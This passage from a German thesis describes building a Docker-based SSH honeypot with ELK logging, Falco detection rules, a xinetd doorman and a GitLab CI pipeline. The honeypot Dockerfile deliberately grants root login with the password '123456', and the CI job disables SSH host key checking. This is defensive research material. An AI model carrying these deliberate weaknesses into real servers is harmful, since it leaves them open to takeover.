14    - ./htpasswd:/etc/nginx/htpasswd
15
16 nginx-letsencrypt:
17   image: jrcs/letsencrypt-nginx-proxy-companion
18   restart: always
19   depends_on:
20    - nginx-proxy
21   volumes:
22    - /var/run/docker.sock:/var/run/docker.sock:ro
23   volumes_from:
24    - nginx-proxy
```

Listing 3.6: Nginx Container in der `docker-compose.yml` Datei

Der Codeausschnitt 3.6 aus der `docker-compose.yml` File, beschreibt zwei Container `nginx` [53] und `nginx-letsencrypt` [14]. `nginx` horcht auf den Standard HTTP Ports 80 und 443. Diese Container hat keine Config, sondern wartet darauf, dass ein Container mit der Environment Variable `VIRTUAL_HOST=<host>` startet, um daraufhin allen Traffic für diesen Host zu dem Container weiter zu leiten. Der Container `nginx-letsencrypt` hat ebenfalls keine vordefinierte Config, sondern wartet auf Container mit den Environment Variablen `LETSENCRYPT_HOST=<host>` und `LETSENCRYPT_EMAIL=<e-mail>`, um signierte Zertifikate von Lets Encrypt zu generieren. Solche Zertifikate werden dem `nginx` Container übergeben, damit dieser eine vertrauensvolle verschlüsselte Verbindungen zwischen dem Client und den Containern herstellen kann. Damit die von außerhalb die Ports 80 und 443 des Servers zu erreichen sind, muss die Firewall von AWS für diesen Server über die AWS Console freigeschaltet werden.

Elasticsearch

Obwohl Elasticsearch darauf ausgelegt ist in einem Clusterverbund zu laufen, soll nur ein Prozess auf einem Server gestartet werden. Damit geht sowohl die hohe Verfügbarkeit als auch die Datensicherheit verloren. Es reduziert im Gegenzug die Komplexität und die Kosten, das ist innerhalb diesem Prototypen akzeptierbar. Dazu muss in der erwähnten `docker-compose.yml` File ein Container mit Elasticsearch gestartet werden.

```
1  elasticsearch:
2    image: docker.elastic.co/elasticsearch/elasticsearch:6.3.2
3    restart: always
4    depends_on:
5     - nginx-proxy
6     - nginx-letsencrypt
7    volumes:
8     - es_data:/usr/share/elasticsearch/data
9    environment:
10    - VIRTUAL_HOST=elasticsearch.${host},www.elasticsearch.${host}
11    - VIRTUAL_PORT=9200
12    - LETSENCRYPT_HOST=elasticsearch.${host},www.elasticsearch.${host}
13    - LETSENCRYPT_EMAIL=${email}
14    - ELASTIC_PASSWORD=${password}
15    - discovery.type=single-node
16    - cluster.name=docker-cluster
```

```
17      - bootstrap.memory_lock=true
18      - "ES_JAVA_OPTS=-Xms512m -Xmx512m"
19
20    volumes:
21      es_data:
```

Listing 3.7: Elasticsearch Container in einer `docker-compose.yml` Datei

In dem Codeausschnitt 3.7 aus der `docker-compose.yml` File, wird der Container mit dem Namen `elasticsearch` mit dem Image `elasticsearch:6.3.2` gestartet. Es wird ein Volumen `es_data` erzeugt und die nötigen Umgebungsvariablen für die Container `nginx-proxy` und `nginx-letsencrypt` übergeben, zusätzlich weitere Konfigurationseinstellungen für Elasticsearch. Läuft der Container, wird unter dem Hostname eine REST API angeboten.

Kibana

Damit die gesammelten Daten visuell gelesen werden und nicht aktive mit der REST API kommunizieren wird, muss zusätzlich zum `elasticsearch` Container das Kibana Dashboard auf dem Server gestartet werden. Hierbei wird ähnlich wie im Abschnitt 3.2.2 vorgegangen.

```
1  kibana:
2      image: docker.elastic.co/kibana/kibana:6.3.2
3      restart: always
4      depends_on:
5        - elasticsearch
6        - nginx-proxy
7        - nginx-letsencrypt
8      environment:
9        - SERVER_NAME=kibana.${host}
10       - ELASTICSEARCH_URL=http://elasticsearch:9200
11       - VIRTUAL_HOST=kibana.${host},www.kibana.${host}
12       - VIRTUAL_PORT=5601
13       - LETSENCRYPT_HOST=kibana.${host},www.kibana.${host}
14       - LETSENCRYPT_EMAIL=${email}
```

Listing 3.8: Kibana Container in einer `docker-compose.yml` Datei

Ein Container `kibana` mit dem Image `kibana:6.3.2` und den Umgebungsvariablen für die Container `nginx-proxy` und `nginx-letsencrypt` wird gestartet. Zusätzlich ist die URL der Elasticsearch Rest API eingetragen. Dabei handelt es sich um den internen Hostnames `elasticsearch:9200`, der innerhalb des Dockernetwerks zu erreichen ist. Läuft der Container, wird unter dem Hostname ein Dashboard angeboten.

Sicherheit

Die Kommunikation zwischen den Container `nginx-proxy`, `nginx-letsencrypt`, `elasticsearch` und `kibana` innerhalb des Dockernetzwerks muss nicht abgesichert werden, da alles innerhalb des Servers stattfindet. Das Dashboard des `kibana` Containers und die Rest API des `elasticsearch` Containers sind von außen zu erreichen, ohne eine vorherige Authentifizierung. Die Verbindungen sind ausschließlich über SSL/TLS mit einem gültigen signierten Zertifikat verschlüsselt, daher ist es möglich, über die sichere Verbindung eine Authentifizierung über User und Passwort auszuführen. Der zuvor erwähnte `nginx-proxy` bietet Basic Authentication Support an.

> „In order to be able to secure your virtual host, you have to create a file named as its equivalent VIRTUAL_HOST variable on directory /etc/nginx/htpasswd/$VIRTUAL_HOST. You'll need apache2-utils on the machine where you plan to create the htpasswd file.“ [53]

Dazu muss innerhalb des Servers vier htpasswd Files liegen mit den Hostnames der Endpunkte. Da diese Files aber sensible Daten beinhalten, werden sie nicht innerhalb des Repository versioniert, sondern durch einen Runner aus einer geheimen Variable, auf dem Server erstellt. Durch den `nginx-proxy` Container und den htpasswd Files werden die Endpunkte abgesichert und nur authentifizierte User haben Zugang.

Zusammenfassung

Zusätzlich zum Repository und dem Runner steht auch der Server, der die Logs und Metriken des Honeypots verwaltet und visuell darstellt. Zusätzlich wird dieser Server über die Runner verwaltet. Die komplette `docker-compose.yml` File, die alle Container und somit das Deployment des Log Servers verwaltet, befindet sich im Anhang A.1.

3.2.3 Honeypot Server

Die Infrastruktur steht, die Architektur ist definiert und das nötige theoretische Wissen wurde besprochen. Nach dieser Vorarbeit kann der Honeypot entwickelt werden.

Initialisierung

Ähnlich wie bei den Runner muss eine Instance von AWS geordert werden. Dazu muss die schon vorher erwähnte `.gitlab-ci.yml` File erweitert werden, um einen Job, der sich auf dem Server anmeldet und Befehle ausführt. Wie schon unter dem ELK Server, muss der Public Key des Runners eingerichtet werden. Da der Honeypot sich hinter dem Standard Port für SSH befindet, muss ein weiter Port für den echten SSH-Zugang in der AWS-Firewall freigeschaltet werden. Dazu muss eine `${security-groups}` angelegt werden.

```
1  honeypot:
2    before_script:
3     - 'which ssh-agent || ( apk update && apk add openssh )'
4     - mkdir -p ~/.ssh
5     - touch ~/.ssh/config
6     - echo "$SSH_PRIVATE_KEY" | tr -d '\r' >> ~/.ssh/id_rsa
7     - chmod 600 ~/.ssh/id_rsa
8     - echo -e "Host *\n\tStrictHostKeyChecking no\n\n" > ~/.ssh/config
9    stage: production
10   script:
11 // ...
12   environment:
13     name: honeypot
```

Listing 3.9: Honeypot Deployment aus der `.gitlab-ci.yml` Datei

In dem Code Ausschnitt 3.9 fehlt der Hauptteil unter `script` da in diesem Fall nicht nur ein `docker-Compose.yml` File ausgeführt werden muss, sondern weitere Komponenten kommen dazu. Zum Schluss dieses Abschnittes wird weiter darauf eingegangen. Der Honeypot besteht aus mehreren Komponenten, den Doorman, der dazu dient, eingehende Verbindungen auf dem Port 22 jeweils einen eigenen Honeypot-Container bereitzustellen und Pakete zu diesem Container weiter zu leiten. Der Honeypot-Container stellt die Umgebung für den Angreifer bereit, Filebeat und Metricbeat die Metricen des Servers

und alle anfallenden Logs dem ELK Server übermitteln und der Falco Container, der die Honeypot-Container überwacht und alle anfallenden Ereignisse in die Logs schreibt.

Doorman

Damit der Doorman seine Aufgabe erfüllt, wird das Programm Xinetd eingesetzt, dazu muss die Konfigurationen `xinetd.conf` angepasst werden.

```
service honey
{
        disable = no
        socket_type = stream
        protocol = tcp
        wait = no
        user = root
        port = 22
        server = /usr/bin/honey/honey.sh
}

includedir /etc/xinetd.d
```

Listing 3.10: Doorman xinetd `/etc/xinetd.conf`

In dem Codeabschnitt 3.10 ist der Honey Service definiert. Der Service hört auf dem Port 22 mit dem Transportprotokol TCP. Sollte eine Anfrage eingehen, führt der Service das Script `honey.sh` als Root User aus. Bevor das `honey.sh` Script näher betrachtet wird, ist sicherzustellen, dass das System den Service akzeptiert. Um dies zu unterstützen, ist es notwendig, den Service unter `/etc/services` einzurichten.

```
honey               22/tcp                  # SSH Honey Remote Login Protocol
```

Listing 3.11: Serviceeintrag in der `/etc/services` Datei

Der Service ist im System registriert und so konfiguriert, dass bei Anfragen das `honey.sh` ausgeführt wird. Das Script muss einen Container starten und den Traffic zum Container weiterleiten.

```
1  #!/bin/bash
2  DID=$(
3   docker run
4    --label honey
5    --read-only
6    --privileged=false
7    --cap-drop all
8    --cap-add SYS_CHROOT
9    --cap-add SETGID
10   --cap-add SETUID
11   --cap-add CHOWN
12   -dt honey:master
13    )
14 DIP=$(
15  docker inspect ${DID}
16   --format=
17    '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
18  )
19 exec /usr/bin/socat stdin tcp:${DIP}:22, retry=60
```

Listing 3.12: Startet Honenypot Container `/usr/bin/honey/honey.sh`

Das Script startet den Container `honey:master` mit vielen Reglementierungen, sodass der Angriff innerhalb des Containers nicht Auswirkungen außerhalb des Containers verursacht. Die Container ID wird zwischengespeichert in die `DID` Variable. Mit `DID` wird die IP innerhalb des Dockers Netzwerks des Containers erfragt und in die Variable `DIP` gespeichert. Mit dieser IP wird Socat gestartet. Socat ist ein Dienstprogramm, das zwei bidirektionale Byteströme erzeugt und Daten zwischen ihnen überträgt. Socat überträgt alles aus den Stream `stdin` zum Host `${DIP}:22`, genauer zum Port 22 des Containers, hinter dem sich ein SSH-Agent befindet, sodass der Angreifer nicht merkt, dass er nicht direkt mit dem Server kommuniziert, sondern mit dem Container innerhalb des Containers, der in dem Moment für ihn erzeugt wurde.

Honeypot-Container

Da wir hier von einem high interaction Honeypot reden, muss sich hinter diesem Port auch eine realistische Umgebung befinden. Daher sollte hinter dem Port 22 ein SSH-Daemon sitzen, der auf Anfragen reagieren kann.

```
1  FROM ubuntu:18.04
2
3  RUN apt-get update && apt-get install -y openssh-server
4  RUN mkdir /var/run/sshd
5  RUN echo 'root:123456' | chpasswd
6  RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/
       ssh/sshd_config
7
8  RUN sed 's@session\s*required\s*pam_loginuid.so@session optional
       pam_loginuid.so@g' -i /etc/pam.d/sshd
9
10 ENV NOTVISIBLE "in users profile"
11 RUN echo "export VISIBLE=now" >> /etc/profile
12
13 EXPOSE 22
14 CMD ["/usr/sbin/sshd", "-D"]
```

Listing 3.13: Dockerfile für die Honeypot-Umgebung

Da der Angreifer das System von außen scannt und vermutlich mitbekommt, dass es sich dabei um Ubuntu:18.04 handelt, wie in 3.3 geordert wurde, ist es naheliegend, dass der Honeypot-Container diese Umgebung abbildet. In dem Dockerfile 3.13 wird von dem Image Ubuntu:18.04 geerbt, `sshd` installiert und konfiguriert. Dabei wird der Port 22 freigeschaltet und den User `root` mit dem Passwort `123456` erzeugt. Damit Änderungen an dem Honeypot-Container auf dem Honeypot-Server ankommen, muss der Container gebaut und in die private Gitlab Registry geladen werden. Das soll ebenfalls ein Runner erledigen.

```
1  build:honepot:
2    stage: build
3    tags: ["privileged"]
4    variables:
5      DOCKER_HOST: tcp://docker:2375/
6      DOCKER_DRIVER: overlay2
7      IMAGE_TAG: ${CI_PROJECT_NAME}:${CI_COMMIT_REF_SLUG}
8    image: docker:stable
9    services:
10     - docker:dind
11   before_script:
12     - docker login -u $USERNAME -p $PASSWORD
13   script:
```

```
14      - docker pull ${IMAGE_TAG} || true
15      - docker build --cache-from ${IMAGE_TAG}
16        -f project/Dockerfile
17        -t ${IMAGE_TAG} .
18      - docker push ${IMAGE_TAG}
```

Listing 3.14: Gitlab CI Task, um den Honeypot-Container zu bauen

Wie schon unter Repository und Runner erwähnt, benötigt ein Runner Root Rechte um Docker zu verwenden. Daher muss dieser mit dem Tag `privileged` den Job übernehmen. Innerhalb des Runners wird ein Service Container mit Docker gestartet. Die `docker` Befehle werden innerhalb des Docker Service Containers ausgeführt. Der Runner meldet sich in der Registry an, pullt die letzte Version des Honeypot-Containers, baut mit dem Dockerfile und der alten Version einen neuen Container und pusht diesen in die Registry. Sobald auf dem Server ein deployment gemacht wird, muss dieser Container gepullt werden.

Filebeat und Metricbeat

Die Logs aus dem Honeypot-Container werden direkt zum ELK Server geschickt, genauso wie die Metriken des Servers. Für den Fall, dass keine Sicherheitsregel gegriffen hat, ist es immer noch möglich über die Metriken zu erkennen, wenn der Server z. B. für das Mining missbraucht wird.

Wenn ein Container aus dem inneren Logs schreibt, werden die in der Regel unter `/var/lib/docker/containers` mit ihrer ID abgespeichert. Innerhalb des ELK Stacks existieren die Beats, kleine Programme, die nur dafür da sind, Daten einzusammeln, gering zu transformieren und diese direkt dem Elastiksearch-Cluster zu schicken. In diesem Fall wird Filebeat und Metricbeat genutzt. Filebeat wird innerhalb eines Containers gestartet und über ein Volumen werden die Docker Logs hinein gereicht.

```
filebeat:
    image: docker.elastic.co/beats/filebeat:6.3.2
    privileged: true
    restart: always
    user: root
    volumes:
    - ./filebeat.yml:/usr/share/filebeat/filebeat.yml
    - /var/lib/docker/containers:/usr/share/dockerlogs/data:ro
    - /var/run/docker.sock:/var/run/docker.sock:ro
```

Listing 3.15: Konfiguration von Filebeat in der `docker-compose.yml` Datei

Wie in der `docker-compose.yml` File 3.17 für den Honeypot-Server, ist zu erkennen, dass die Logs unter `/usr/share/dockerlogs/data` eingebunden werden, sodass der Container darauf zugreifen kann. Filebeat benötig für die erfolgreiche Übermittlung von Logs eine Konfiguration.

```
filebeat.prospectors:
- input_type: log
  json.keys_under_root: true
  json.message_key: log
  enabled: true
  encoding: utf-8
  document_type: docker
  fields_under_root: true
  paths:
    - /usr/share/dockerlogs/data/*/*.log

processors:
- decode_json_fields:
    fields: ["log"]
    target: ""
    overwrite_keys: true
- add_docker_metadata: ~

output.elasticsearch:
  hosts: ["https://elasticsearch.${host}:443"]
  username: filebeat
  password: ${elasticsearch-password}
  protocol: https
```

Listing 3.16: Konfiguration von Filebeat um Daten zu Elasticsearch zu versenden

Diese werden durch eine `filebeat.yml` File 3.18, Filebeat in den Container übergeben. In der Konfiguration wird dem Programm mitgeteilt, wo innerhalb der Datenstruktur die Logs sich befinden, was es für Logs sind, wie sie verarbeitet werden und wohin Filebeat sie schicken soll. Hier ist zu erkennen, dass es die REST API des Log Servers ist, mit Angaben bezüglich der Verschlüsselung under der Authentifizierung.

Metricbeat, eine Anwendung die die Metriken des Servers einsammelt und dem Log Server übermittelt, wird analog zu Filebeat gestartet.

```
1  metricbeat:
2    image: docker.elastic.co/beats/metricbeat:6.3.2
3    privileged: true
4    restart: always
5    user: root
6    volumes:
7    - ./metricbeat.yml:/usr/share/metricbeat/metricbeat.yml
8    - /proc:/hostfs/proc:ro
9    - /sys/fs/cgroup:/hostfs/sys/fs/cgroup:ro
10   - /:/hostfs:ro
```

Listing 3.17: Konfiguration von Metricbeat in der `docker-compose.yml` Datei

Es wird ebenfalls durch eine YAML File konfiguriert. In dieser Datei wird der Endpunkt von Elasticsearch konfiguriert und die Module Docker und System eingebunden, die unter anderem Container, CPU und Netzwerke überwachen.

```
1  output.elasticsearch:
2    hosts: ["https://elasticsearch.${host}:443"]
3    username: filebeat
4    password: ${elasticsearch-password}
5    protocol: https
6
7  metricbeat.modules:
8  - module: docker
9    metricsets:
10   - container
11   - cpu
12   - diskio
13   - memory
14   - network
15   hosts: ["unix:///var/run/docker.sock"]
```

```
16    period: 10s
17    enabled: true
18
19  - module: system
20    metricsets:
21    - cpu
22    - load
23    - core
24    - diskio
25    - filesystem
26    - fsstat
27    - memory
28    - network
29    - process
30    enabled: true
31    period: 10s
32    processes: ['.*']
```

Listing 3.18: Konfiguration von Metricbeat um die Metriken an Elasticsearch zu senden

Falco und Regeln

Damit das Vorgehen des Angreifers innerhalb des Honeypot Containers aufgezeichnet werden kann, ohne das der Angreifer davon etwas mitbekommt, wird ein Container mit der Anwendung Falco genutzt. Der Entwickler Sysdig Inc. bietet das Falco Image im DockerHub an [50]. Falco ist nicht für die Anforderungen konfiguriert. Im Normalbetrieb scannt die Anwendung nur eine geringe Menge an Kernel Befehle. Das ist leider in diesem Anwendungsfall nicht genug, deshalb muss der letzte Command in der Dockerfile von den Falco Entwickler, um einen Parameter `-A` erweitert werden.

```
1 command: ["/usr/bin/falco", "-A"]
```

Listing 3.19: Überschreiben des letzten Command in der `docker-compose.yml` Datei

Damit der Container auf dem Server in der richtigen Konfiguration läuft, muss der Command 3.19 in dem schon in dem letzten Abschnitt erwähnten `docker-compose.yml` File eingetragen werden. Der Container muss mit Root Rechten laufen, eine definierte Menge vom Entwickler vorgegebene Volumen einbinden und die eigenen Regeln einbinden.

Bei den Regeln handelt es sich um das Kernstück der Überwachung. Sie müssen so geschrieben werden, dass sie so viel wie möglich des Angreifers aufzeichnen aber nicht den Log-Stream unübersichtlich machen.

```
1 - rule: Detect a execve enter event
2   desc: A Process in a container execute program
3   condition:
4      evt.type=execve and container.id != host and evt.dir contains >
5   output: OUT= %evt.num %evt.time %evt.cpu %proc.name (%thread.tid) %evt.
        dir %evt.type %evt.args
6   priority: WARN
```

Listing 3.20: Falco Regel, die den Start eines Prozesses in einem Container erkennt

Im Codeausschnitt 3.18 ist das Format einer Regel zu erkennen.

- `rule` - Name der Regel
- `desc` - Beschreibung der Regel
- `condition` - Bedingung die `true` sein muss, um ein Logeintrag zu schreiben
- `output` - Inhalt, der bei einem Logeintrag gedruckt werden soll
- `priority` - Stufe zwischen DEBUG, INFO, WARN und ERROR.

Dabei wird von links nach rechts der Ausdruck ausgewertet, klassisch wie bei einem Ausdruck in der Programmierung. Das Beispiel überprüft, ob das getestete Event ein `Execve` Event ist, ob es in einem Container stattfindet und ob es ein Start oder Ende Event ist.

Um eine Regel zu definieren, muss der dazugehörige Kernelaufruf gefunden werden. Mit Sysdig ist es möglich alle Aktivitäten auf dem System aufzuzeichnen. Das gesuchte Event muss innerhalb dieser Aufnahmephase stattfinden. Nach dem der Dump angefertigt wurde, kann dieser ausgewertet werden. Innerhalb der Auswertung muss das spezielle Event aufgespürt werden. Sobald es gefunden ist, kann ein Ausdruck formuliert werden, der auf das Event passt. Im Anhang A.3 befinden sich die Regeln, die innerhalb dieser Arbeit entstandenen sind.

Cron Job

Damit der Angreifer nicht zu lange in seinem Honeypot Container Zeit verbringen kann, und möglicherweise die Ressourcen missbraucht, muss nach einer bestimmten Zeit die Verbindung zum Angreifer unterbrochen und der Container deaktiviert werden. Mit einem Cron Job, der jede Minute ein Mal ausgeführt wird und alle Container mit dem Label `honey` stoppt, kann diese Anforderungen umgesetzt werden.

```
1 */1 * * * * docker kill $(docker ps -qa --no-trunc --filter "label=honey"
    --filter "status=running")
```

Listing 3.21: Cron Job, der jede Minute alle Container mit dem Label `honey` stoppt

Dadurch wird es schwieriger den Honeypot für Angriffe auf andere Netzwerke zu verwendet, um Schaden anzurichten. Der Angreifer kann nicht die Ressourcen fürs Mining missbrauchen, da die Zeit zu knapp ist, alles zu konfigurieren und zu berechnen. Der Angreifer hat aber genug Zeit um Befehle auszuführen und damit sein vorgehen zu offenbaren.

CI Task

In der Initialisierung wurde schon von dem `honeypot` Deploy-Job gesprochen, ohne konkret auf die Komponenten einzugehen, das wird in diesem Kapitel nachgeholt. Zunächst betrachten wir die Befehle, die ausgeführt werden, pro Komponente. Bei dem Cron Job muss die File unter `/var/spool/cron` durch die im Repository überschrieben werden.

```
1 rm /var/spool/cron && cp ./cron_job/file /var/spool/cron
```

Listing 3.22: Befehl, der den Cron Job überschreibt

Der Doorman besteht aus drei Teilen: die Service File, die `xinetd.conf` Datei und das `honey.sh` Script. Genauso wie beim Cron Job sollten die Files ausgetauscht werden. Damit immer der neuste Honeypot Container verwendet wird, muss der Container erneut heruntergeladen werden. Dieser wurde in einem Job vor dem Deploy-Job in der Pipeline gebaut und im Repository aktualisiert.

```
rm /etc/xinetd.conf && cp ./doorman/xinetd.conf /etc/xinetd.conf
rm /etc/services && cp ./doorman/services /etc/services
rm /usr/bin/honey/honey.sh && cp ./doorman/honey.sh /usr/bin/honey/honey.sh
docker pull honey:master
```

Listing 3.23: Überschreibt alte Doorman Dateien

Es existiert auch eine `docker-compose.yml` File, genauso wie im ELK Server, muss diese deployt werden. Also muss das alte Deployment entfernt werden, wenn es existiert, `docker-compose.yml` File und Config Files überschreiben, neue Container aktualisieren und dann wieder deployen.

```
version: '2'
services:
  filebeat:
    image: docker.elastic.co/beats/filebeat:6.3.2
    privileged: true
    restart: always
    user: root
    volumes:
    - ./filebeat.yml:/usr/share/filebeat/filebeat.yml
    - /var/lib/docker/containers:/usr/share/dockerlogs/data:ro
    - /tmp:/usr/share/tmp:ro
    - /var/run/docker.sock:/var/run/docker.sock:ro

  metricbeat:
    image: docker.elastic.co/beats/metricbeat:6.3.2
    privileged: true
    restart: always
    user: root
    volumes:
    - ./metricbeat.yml:/usr/share/metricbeat/metricbeat.yml
    - /proc:/hostfs/proc:ro
    - /sys/fs/cgroup:/hostfs/sys/fs/cgroup:ro
    - /:/hostfs:ro

  falco:
    image: falcosecurity/falco
    privileged: true
    volumes:
    - /var/run/docker.sock:/host/var/run/docker.sock
    - /dev:/host/dev
```

```
31      - /proc:/host/proc:ro
32      - /boot:/host/boot:ro
33      - /lib/modules:/host/lib/modules:ro
34      - /usr:/host/usr:ro
35      - ./falco_rules.local.yaml:/etc/falco/falco_rules.local.yaml
36      command: ["/usr/bin/falco", "-A"]
```

Listing 3.24: Deployt Beats und Falco

3.2.4 Pipeline

Es existieren drei Tasks in der Pipeline und diese sind in drei Stages eingeteilt. Zu Beginn der Pipeline wird durch den Deploy-Job des Log Servers die Komponenten innerhalb des Servers heruntergefahren, ausgetauscht und mit neuen Konfigurationen gestartet. Alles unter der Berücksichtigung, dass keine Daten verloren gehen.



Abbildung 3.4: Erfolgreicher Lauf der Gitlab CI/CD Pipeline

Darauf folgend wird der Honeypot-Container, durch eine Tasks in der zweiten Stage, gebaut. In der Dritten und damit auch die letzte Stage, wird der Honeypot Server Deploy Job ausgeführt. Dieser fährt alle Komponenten innerhalb des Servers, ähnlich wie im Log Server, herunter, tauscht sie aus und startet sie wieder. Das komplette `.gitlab-ci.yml`

Script befindet sich im Anhang A.2. Um die Pipeline visuell zu betrachten, befindet sich in der Abbildung 3.4 eine Aufnahme der Pipeline aus dem Gitlab Dashbard.

3.2.5 Zusammenfassung

Die Elemente des Systems sind ausreichend beschrieben und aufgesetzt. Das Repository ist eingerichtet und die Jobs sind definiert. Die Pipeline arbeitet Commits ab und aktualisiert den Server nach jedem Durchlauf.

Der Angreifer sieht einen Server mit zwei offenen Ports: port 22 und port 1122, beide befinden sich vor einer SSH-Anwendung. Die eine SSH-Anwendung lässt ein Log-in mit einem Passwort zu. Nach dem Erraten des schwachen Passworts befindet er sich im Server, in einer Ubuntu Umgebung mit privilegierten Rechten. Der Angreifer kann erfolgreich Dateien nachladen und ausführen, bis er nach etwa einer Minute die Verbindung zum Server verliert. Wenn dieser sich erneut einloggt, wird er alle Änderungen und Daten, die er verursacht hat, nicht mehr vorfinden.

Der Sicherheitsexperte kann über das Dashboard des Log Servers die Aktivitäten überwachen, sieht die aktuellen Metriken und kann die Logs auslesen, durchsuchen und nach Mustern überprüfen. Sollte der Honeypot in bestimmten Bereichen undeutlich aufzeichnen, so kann der Experte z. B. durch Hinzufügen einer neuen Regel, die Pipeline anstoßen und damit den Honeypot updaten, ohne selber auf dem Server aktiv zu werden.

Bis zu diesem Zeitpunkt wurden insgesamt 176 Commits benötigt. Davon wurden unter anderem 172 Pipelines angestoßen und 91 wurden abgebrochen. Insgesamt 457 Jobs wurden innerhalb dieser Pipeline angestoßen, davon sind 434 erfolgreich beendet worden. Mit einer direkten Ausrichtung und mehr Erfahrung mit den Komponenten, kann die benötigten Läufe und Fehlschläge verringert werden.

3.3 Versuchsdurchführung

Eine erste Basis ist aufgebaut, die nun darauf überprüft wird, ob die verwendeten Komponenten, Technologien und architektonischen Entscheidungen zusammenarbeiten und einen funktionierenden high interaction Honeypot abgeben. Dazu wird die Barriere zwischen dem Honeypot und dem Internet abgebaut.

3.3.1 Beschreibung des Vorgehens

Um zu verifizieren, dass der Honeypot in der Lage ist Angriffe entgegen zu nehmen und diese aufzuzeichnen, wird der Honeypot direkt mit dem Internet verbunden. Genauer in der Firewall von AWS, die über das Dashboard konfiguriert werden kann, wird der Port 22 freigeschaltet. Der Log Server läuft und sammelt von den Beats Logs und Metriken ein. Der Honeypot hat zu Beginn der Testphase vier Regeln integriert.

Um kurz vor 23:30 Uhr wird die Barriere ausgeschaltet und die Logs und Metriken nach unerwarteten Ereignisse überwacht. Um 0:30 Uhr wird in der Firewall die Freigabe des Ports 22 entfernt, damit haben die Angreifer keine Verbindung mit den Honeypot mehr. Die Dauer ist so gewählt, dass genau eine Stunde aufgezeichnet wird und die Uhrzeit, zur einer Zeit in der keine Termine gelegt werden kann, damit es immer möglich ist aufzuzeichnen. Das wird fünf Tage wiederholt: Jeden Abend den Honeypot freischalten, Logs und Metriken betrachten und nach Anomalien prüfen, die ein Durchbrechen eines Angreifers zeigen. Wenn ein Angreifer durchgebrochen ist, muss der Honeypot sofort abgeschaltet werden, um damit weiteren Schaden zu verhindern. Wenn kein Angreifer durchbricht, wird der Honeypot um 00:30 Uhr vom Internet abgeschirmt.

Wenn eine Stunde aufgezeichnet wurde, werden die gesammelten Logs nach den Regeln unterteilt und ausgewertet. Dabei werden die Regeln auf ihre Funktionalitäten überprüft, mögliche fehlerhaften Logs gefiltert und auf Anomalien, die nicht zu erklären sind, durchschaut. Das muss nach jeden Durchlauf geschehen. Wenn eine Anomalie nicht zu klären ist, muss versucht werden, eine weitere Regel zu entwickeln, die in diesem Bereich genauer aufzeichnet. Wenn eine Regel zu viele Logs produziert, die keine nennenswerten Aufzeichnungen liefert, muss die Regel optimiert werden. Diese optimierte Regel muss im nächsten Lauf parallel zu der Originalen betrieben werden, um deren Verbesserung zu überprüfen.

Es ist davon auszugehen, dass der Honeypot viele Anfragen erhält. Diese Anfragen versuchen mit unterschiedlichen Benutzer und Passwörtern, einen Zugang zu dem Server zu erhalten. Nach einer unbekannten Menge an Versuchen, wird ein Angreifer das richtige Passwort erraten. Wenn der Zugang zu dem System frei ist, werden vermutlich der Command `uname` ausgeführt. Dieser Command zeigt an welches System auf dem Server läuft. Vor der Auswertung ist es problematisch zu sagen, was darauf passiert. Die Motive des Angreifers sind nicht bekannt. Es kann ein Programm nachgeladen werden, das selber andere Maschinen angreift und auf Befehle wartet. Möglicherweise ist der Angreifer

nicht zufrieden mit der Umgebung und loggt sich wieder aus. Eine weitere Möglichkeit ist, das der Angreifer ein Programm ist, welches sich nach erfolgreichen Anmelden, wieder abmeldet und einen menschlichen Angreifer Bescheid gibt.

3.3.2 Mögliche Fehlerquellen

Es kann sein, dass ein Angreifer durch das System bricht und den Server beschädigt. Das kann dazu führen, dass die Messung abgebrochen wird und zum nächsten Messtermin muss der Server neu aufgebaut werden. Die Messungen sind auf die Angreifer angewiesen. Die Angreifer müssen denn Honeypot finden und angreifen. Ohne Angriffe kann nicht bewiesen werden, ob der Honeypot fähig ist, aufzuzeichnen. Wenn es nicht möglich ist, Angriffe zu messen, muss überprüft werden, ob alle Barrieren verschwunden sind und es technisch möglich ist. Wenn nach mehrmaligen Messungen keine Angriffe vorhanden sind, muss die Position des Honeypots einen prominenteren Bereich im Netzt erhalten. Wann und wie der Honeypot läuft, wird verheimlicht, um nicht einen Angriff aus den eigenen Reihen zu erhalten. Er wird zwar ebenfalls dokumentiert, ist aber nicht natürlich und die Messdaten werden verunreinigt. Für den Fall, dass innerhalb der Stunde eine hohe Anzahl an Angriffen den Server erreichen und ihn zum Absturz bringt, sind genug Messungen angestellt und eine weitere Erkenntnis gewonnen.

